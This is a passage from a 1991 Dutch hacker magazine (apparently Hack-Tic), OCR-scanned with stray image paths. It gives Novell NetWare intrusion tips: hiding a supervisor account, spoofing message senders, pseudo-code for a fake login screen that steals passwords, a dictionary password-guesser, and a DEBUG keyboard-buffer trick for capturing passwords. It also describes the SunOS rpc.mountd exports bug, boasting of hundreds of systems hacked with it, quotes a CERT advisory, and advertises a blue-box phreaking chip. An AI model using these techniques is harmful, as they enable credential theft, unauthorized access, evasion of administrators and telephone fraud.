  waarbij xxx de naam van het scriptfile is. In het scriptfile staat bijvoorbeeld alleen maar: Write "Hallo baasje". Log in zoals altijd, en rara wie staat daar nu te knipperen ?

Short Guide

De novell-schil is grotendeels transparant, dwz je kunt de gewone DOS- commandos gebruiken om van directory te wisselen en zo. Er komen echter ook Novell-specifieke commando's bij, bv:

- grant: geef een andere gebruiker rechten binnen een directory bv : grant all to everyone (verleen iedereen alle rechten aan iedereen binnen de huidige directory)
- ndir: geef een listing van een directory, inclusief rechten etc.
- nver: laat de versie van novell zien waar je op zit
- rights: welke rechten heb ik in huidige directory
- userlist: laat zien wie er nu ingelogged zijn
- whoami: wie ben ik, en waar zit ik ingelogged whoami /r : welke effectieve rechten heb ik
  en nog meer. Wil je info over een bepaald commando, tik dan het commando in, gevolgd door "/?".

The Invisible Man

Als je eenmaal supervisor-privs hebt op een systeem, en je wilt niet constant de hete adem van de super in je nek voelen, doe dan eens het volgende :

- maak een extra user aan (via syscòn of makeuser)
- geef hem jouw privs
- log nu in als die user

- start syscon op
- delete nu jezelf

En tjatjaaaa : je komt officieel niet meer voor op het systeem ! Kijk voor de grap maar eens met userlist. Klein nadeeltje: als de supervisor met b.v. session wil kijken wie er op het netwerk zitten, krijgt hij zo links en rechts een stoot foutmeldingen om z'n oren. Maar ja, had ie je maar wat hogere privs moeten geven, toch ?

Bug in SESSION

Session is een menugestuurde utility waarmee je systeeminfo kunt opvragen. Een van de op te vragen opties is Userinfo. Hiermee krijg je een scrollmenu met de op het systeem ingelogde users, en het leuke is, dat als je op een username gaat staan, en deze aanklikt met return, je die user een boodschap kunt sturen. Je krijgt dan jouw user-ID te zien en kunt daarachter een boodschap intikken.

In versie 2.15 van novell zit echter een klein 'bugje': met de backspace-toets kun je je user-ID veranderen. Leuk om etters te stressen. Je krijgt dan boodschappen als: "[7] Supervisor: Onmiddellijk in mijn kantoor komen !! ", etc. etc. Welke systeemprogrammeur de 'bug' er ook in heeft gezet, de baas was er niet blij mee: hij is er in latere versies uitgehaald.

Login imitaties

In bijna iedere taal is het mogelijk om een login-imitatie te schrijven die een ingegeven password voor je wegschrijft. In pseudo-code :

```
aap standaard login-screen na
vraag om username
pak username
vraag om password
pak password
schrijf password weg (bv naar c:\dos\xx23.sys of zo)
print "invalid username" of iets dergelijks
roep de 'echte' login aan
(eventueel) wis jezelf
```

Zet bovenstaand programmatje in een directory dat vooraan in het PATH- statement staat van het locale werkstation, of neem het op in een batchfile die wordt aangeroepen als men wil inloggen, affijn je snapt hem wel.

Password-Guessers etc.

Om applicatie-programmeurs (en hackers) van dienst te zijn, heeft Novell een API (application program interface) library ter beschikking gesteld voor de taal "C". Dit betekent dat je gebruik kunt maken van de system-hooks van Novell, je kunt bv. info uit de bindery opvragen, jezelf inloggen (mits je het juiste password weet!), etc etc. Met deze library is het ook niet zo moeilijk om een password-guesser te schrijven, echter deze werkt alleen als intruder-detection UIT staat, anders wordt de account na een n-aantal pogingen gelocked. In pseudo code :

```
pak een login-naam
open een bestand met -tig woorden
doe zolang nog niet einde bestand :
  pak een woord uit het bestand
  probeer met dit woord als password in te loggen
  indien gelukt :
     schrijf het woord weg in een ander file
     pak een andere login-naam
     ga terug naar begin vd lus
```

Op een systeem zonder intruder-detection werkt dit uit de kunst. Trouwens: de API-novell library for "C" is geen shareware, en kost plm. *f*700,-, maar op sommige universiteiten wil er nog wel eens iets rondslingeren.

Wat kan er aan hangen?

Zit je eenmaal op een novell-netwerk, dan kun je met SLIST kijken wat er nog meer op het netwerk hangt. En dat kan zeer de moeite waard zijn, aangezien Novell o.a. UNIX en VMS ondersteund. Het grappige is, dat je SLIST vaak al kunt opstarten, als je nog niet eens bent ingelogged: bij de meeste systemen staat het nl. in de login-directory. Om op een andere server in te loggen, tik je : login \servername.

Ook wel leuk

Een tijdje geleden kwam ik op een utopies BBS het volgende bericht tegen:

```
Message #246 "Hack 'n Phreak" (Read: 18)
Date:  7 May 91 11:00:00
From: Smaug
Subj: Passwords on MS-DOS

Een tamelijk flauwe maar doeltreffende methode om passwords op een MS-
DOS PC te sparen:
Zet na het invoeren van het password, dus als een van de eerste regels
in de AUTOEXEC.BAT voor een power-on password of na LOGIN.COM voor een
Novell password de regel:
DEBUG WJ >PWF. (Uiteraard voorafgegaan door ECHO  OFF)
Het filetje PWJ bevat: "D 40:1E 3E <cr>Q<cr>^Z" (zonder de quotes).
Het vraagt debug om de inhoud van de toetsenbord-buffer te lezen. Het
ingetikte password is daar achtergebleven. De toetsenbordbuffers worden
(in HEX en ASCII) opgeslagen in PWF. Je kan e.e.a. nog wat verfijnen
met paden etc. Om het wat minder op te laten vallen kan je in plaats
van PWF een weinig gebruikt programma in de DOS of SYSTEEM directory
nemen. (FDISK of zo) De passwords worden er dan achteraan geplakt.
Succes ermee!!

Smaug
```

Bovenstaande methode werkt niet altijd, maar proberen is natuurlijk altijd de moeite waard.

Veel plezier met Novell,

Fuck the suits,

The Dude

Naschrift redaktie: Wij hebben begrepen dat de heer Dude dit artikel heeft geschreven vlak na zijn traumatische bezoek aan de efficiency-beurs, derhalve hebben we besloten zijn slotzin (die toch voor een grote groep mensen zeer beledigend moet zijn) voor één keertje door de vingers te zien.

Mount onder SunOS 4.0.3, 4.1 en 4.1.1

Levensverhaal van een UNIX-bug

SUN Microsystems maakt een hele serie krachtige workstations waarop vaak een eigen versie van UNIX als operating system draait, SunOS. SUNs worden veel gebruikt op universiteiten, overheidsinstellingen, noem maar op. Veel van deze machines zijn gekoppeld aan het Internet. Dit netwerk verbindt tienduizenden computers over de hele wereld.

In bovengenoemde versies van UNIX zit een foutje. Het komt er op neer dat iedereen die de bevoegdheden van de systeembeheerder op 1 systeem heeft, deze bevoegdheden ook kan krijgen op elke andere machine op het netwerk mits er meer dan dan 256 tekens in de /etc/exports file staan. /etc/exports is de file waarin SunOS bijhoudt welke systemen de disks van dit systeem mogem 'mounten'. 'mount' is het UNIX commando om een disk een plaats in het file-system van een machine te geven. Als je root (systeembeheerder) bent op een SUN-systeem ergens in het netwerk kun je via het netwerk een disk van een ander systeem opnemen in je eigen filesystem zodat je er zelf alle rechten over hebt.

Logisch dat het OS bij wil houden wie dat soort bevoegdheden heeft over de disks die aan het systeem hangen, want als iemand op afstand jouw disks in het eigen file-system kan opnemen kunnen ze er alles mee doen (nieuwe users aanmaken met root-bevoegdheid bijvoorbeeld).

Wat is nou de bug? Als er meer dan 256 tekens in de /etc/exports file staan dan flipt het OS uit en kun je vanaf elk systeem aan het netwerk de disks van die SUN mounten. (Mount is alleen uitvoerbaar voor root, dus je moet wel een systeem op root-niveau hacken, daarover misschien later meer).

Als je iets als dit ontdekt, zoals een aantal vrienden en ik twee jaar geleden deden, dan hou je dat natuurlijk een beetje voor je. We hebben er in de afgelopen jaren honderden systemen mee gehacked en dus een hoop lol van gehad. Maar zoals alle goede dingen duurde ook dit niet eeuwig......

Er is altijd wel een slimme programmeur die door heeft wat er gebeurt en die een berichtje stuurt aan cert@cert.sei.cmu.edu. Sinds de Internet-worm van 1988 is er een instantie, het Computer Emergency Response Team, die zich toelegt op het waarschuwen van systeembeheerders voor dit soort geintjes. Op 15 juli 1991 stuurden zij het bericht dat op de volgende pagina staat naar de systeembeheerders op het Internet. Het is maar goed dat veel systeembeheerders het niet lazen.

RGB Productions

CERT Warning

```
=============================================================================
CA-91:09                          CERT Advisory
                                  July 15, 1991
                       Patch for SunOS /usr/etc/rpc.mountd
-----------------------------------------------------------------------------

The Computer Emergency Response Team/Coordination Center (CERT/CC) has
received information concerning the availability of a security patch for
/usr/etc/rpc.mountd in Sun Microsystems, Inc. operating systems. This
problem will be fixed in SunOS 5.0.  Patches are available for SunOS 4.1,
and SunOS 4.1.1 through your local Sun answer centers worldwide as well as
through anonymous ftp to ftp.uu.net (in ~ftp/sun-dist). Patch ID and file
information are as follows:

Fix                       Patch ID       Filename            Checksum
/usr/etc/rpc.mountd       100296-01      100296-01.tar.Z     01501    233

Please note that Sun Microsystems sometimes updates patch files.  If
you find that the checksum is different please contact Sun Microsystems
or us for verification.
-----------------------------------------------------------------------------

  I.   DESCRIPTION:

     If an access list of hosts within /etc/exports is a string
      over 256 characters then the filesystem can be mounted by
     everyone.

  II.  IMPACT:

     Unauthorized remote hosts will be able to mount the filesystem.

III. SOLUTION:

     As root:

     1.  Move the existing rpc.mountd aside

         # mv /usr/etc/rpc.mountd /usr/etc/rpc.mountd.OLD

     2.  Install the new version
         # cp sun{3,3x,4,4c}/{4.1,4.1.1,4.1_PSR_A}/rpc.mountd /usr/etc
         # chown root.staff /usr/etc/rpc.mountd
         # chmod 755 /usr/etc/rpc.mountd

     3.  Kill the currently running rpc.mountd and restart it, or,
         reboot the system.  Systems currently mounting filesystems
         from this host will have interruptions in service either
         way.
-----------------------------------------------------------------------------
If you believe that your system has been compromised, contact CERT/CC via
telephone or e-mail.
Computer Emergency Response Team/Coordination Center (CERT/CC)
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890
Internet E-mail: cert@cert.sei.cmu.edu
Telephone: 412-268-7090 24-hour hotline:
           CERT/CC personnel answer 7:30a.m.-6:00p.m. EST,
           on call for emergencies during other hours.

Past advisories and other computer security related information are available
for anonymous ftp from the cert.sei.cmu.edu (192.88.209.5) system.
```

The Demon Dialer

Hack-Tic Technologies brengt nu een nieuwe chip die, mits aangesloten op een hoopje analoge onderdelen, een complete Blue-Box in zich heeft. Verder is deze chip een DTMF-dialer, een C4 toongever, een ATF1 tooncode generator en nog veel meer. Alle phone-phreak kennis van dit moment is ingebouwd in het apparaat, en doordat de chip een hoeveelheid RAM-geheugen heeft kunnen zelfs nieuwe signaleringssystemen worden ingebouwd. Dit is het ideale gereedschap voor de phone-phreak van vandaag!

Hieronder een compleet lijstje met mogelijkheden van de MC68HC705C8P/DD, zoals de officiele benaming luidt. Verder een verkort overzicht van wat er bij komt kijken om er een doosje omheen te bouwen.

De MC68HC705C8P/DD

Het is een Motorola processor van het type 68705 die door ons is geprogrammeerd. Er is alleen nog een matrix-toetsenbord van 3 bij 4 toetsen met een paar weerstanden en een D/A converter met een filter nodig. Aansluiten op 5 Volt en voila, je hebt het perfecte stukje gereedschap voor de Phone-Phreak.

Als je de chip aanzet is het een DTMF-dialer, en als je niet de juiste code intikt blijft het dat ook. Pas als de code (die per chip anders is) is ingetikt kun je overschakelen naar de andere mogelijkheden:

- DTMF, RedBox, C3, C4, C5, R1, R2 (beide richtingen) en ATF1 modes ingebouwd. Verder kunnen 2 nieuwe systemen in het RAM van de chip gezet worden.
- Guard Banding: Elke toon of dubbeltoon kan met een derde frequentie worden gecombineerd.
- Geavanceerde Macro mogelijkheden. Macronesting is mogelijk.
- Alle instellingen blijven bewaard in RAM als het apparaat uit staat.
- Voor DTMF, C5 en C3 zijn zowel space als mark timing instelbaar.
- C3 heeft programmeerbare space en mark frequentie en is dus bruikbaar als algemeen pulse-signalling systeem. Verder is via een relais-controle signaal pulse-dialling mogelijk.
- User-Defined-Modes kunnen gebruik maken van variabele timings en frequenties.
- Tone-sweep en de mogelijkheid om een startfrequentie en stap-grootte in te tikken. Ook continu-sweep in te stellen.
- Telefoonnummerscan met variabele stapgrootte in alle systemen.


Het Bouwen

De MC68HC705C8/DD is het hart van de zelfbouw-bluebox, maar een aantal elementen zul je nog zelf moeten bouwen. Je zult zelf een matrix-toetsenbord moeten bevestigen en ook een eenvoudige D/A converter en een speaker. De totale toe te voegen hardware zou niet meer dan 50 gulden moeten kosten. Op de volgende bladzijde staat het schema, en bij de chip zit een uitgebreide set datasheets (hardware beschrijving) en een software-manual, alles in Nederlands en Engels. In de hardware-beschrijving veel meer aandacht voor D/A convertor, filter, toetsenbord etc. dan in dit beknopte artikel. Verder schema's om het apparaat op 3 Volt te laten lopen en om een 8 ohm speaker aan te sturen.

Hoe krijg je de chip?

Deze chip kost 250 gulden, inclusief de verzendkosten, een Nederlandstalige en Engelstalige handleiding van de software en een uitvoerige bouwbeschrijving van de hardware. Betalen doe je pas aan de postbode, we versturen ze onder rembours. Wil je meer informatie, of wil je bestellen dan kun je bellen met 020-6001480.

Onder de mensen die op de HCC-beurs abonnee worden van Hack-Tic verloten we twee maal een gratis Demon-Dialer-chip of levensabonnement op Hack-Tic. Prijswinnaars in de volgende Tic.


Hack-Tic Technologies
P.O. Box 22953
1100 DL AMSTERDAM
The Netherlands
Tel. +31 20 6001480
Title
Demon Dialer Demo
Size Document Number
A
REV
1
Date: October 30, 1991 Sheet 1 of 1
MC68HC705C8P/DD
U1
3X4 KEY MATRIX
Shift-Key
SW1
Optional Serial Interface
TxD
RxD
GND
VCC
150 Ohm
4.194304
X1


Hack-Tic op HCC Dagen '91


Hack-Tic is op de HCC-Dagen 1991 aanwezig. Hier kun je je op Hack-Tic abonneren tegen de speciale beursprijs van 35,- (normaal 40,-). Verder kun je oude nummers van Hack-Tic kopen, zijn er buttons, petjes en stickers en er is een demonstratie van een werkende semafoonontvanger.
Verder kun je net als vorig jaar de Hack-Tic duo-kostenteller kopen. Met deze teller kun je twee (series) telefoons op 1 lijn hangen, de kosten worden dan apart bijgehouden. Deze teller kost *f*75,-. De opbrengst van dit alles komt ten goede aan Hack-Tic.
Heb je problemen bij het bouwen van de projecten in deze Hack-Tic of kun je de onderdelen nergens vinden, kom dan zeker naar onze stand op de HCC-Dagen. Ook de MC68HC705DD (zie pagina's 44 en 45) is op onze stand te koop.
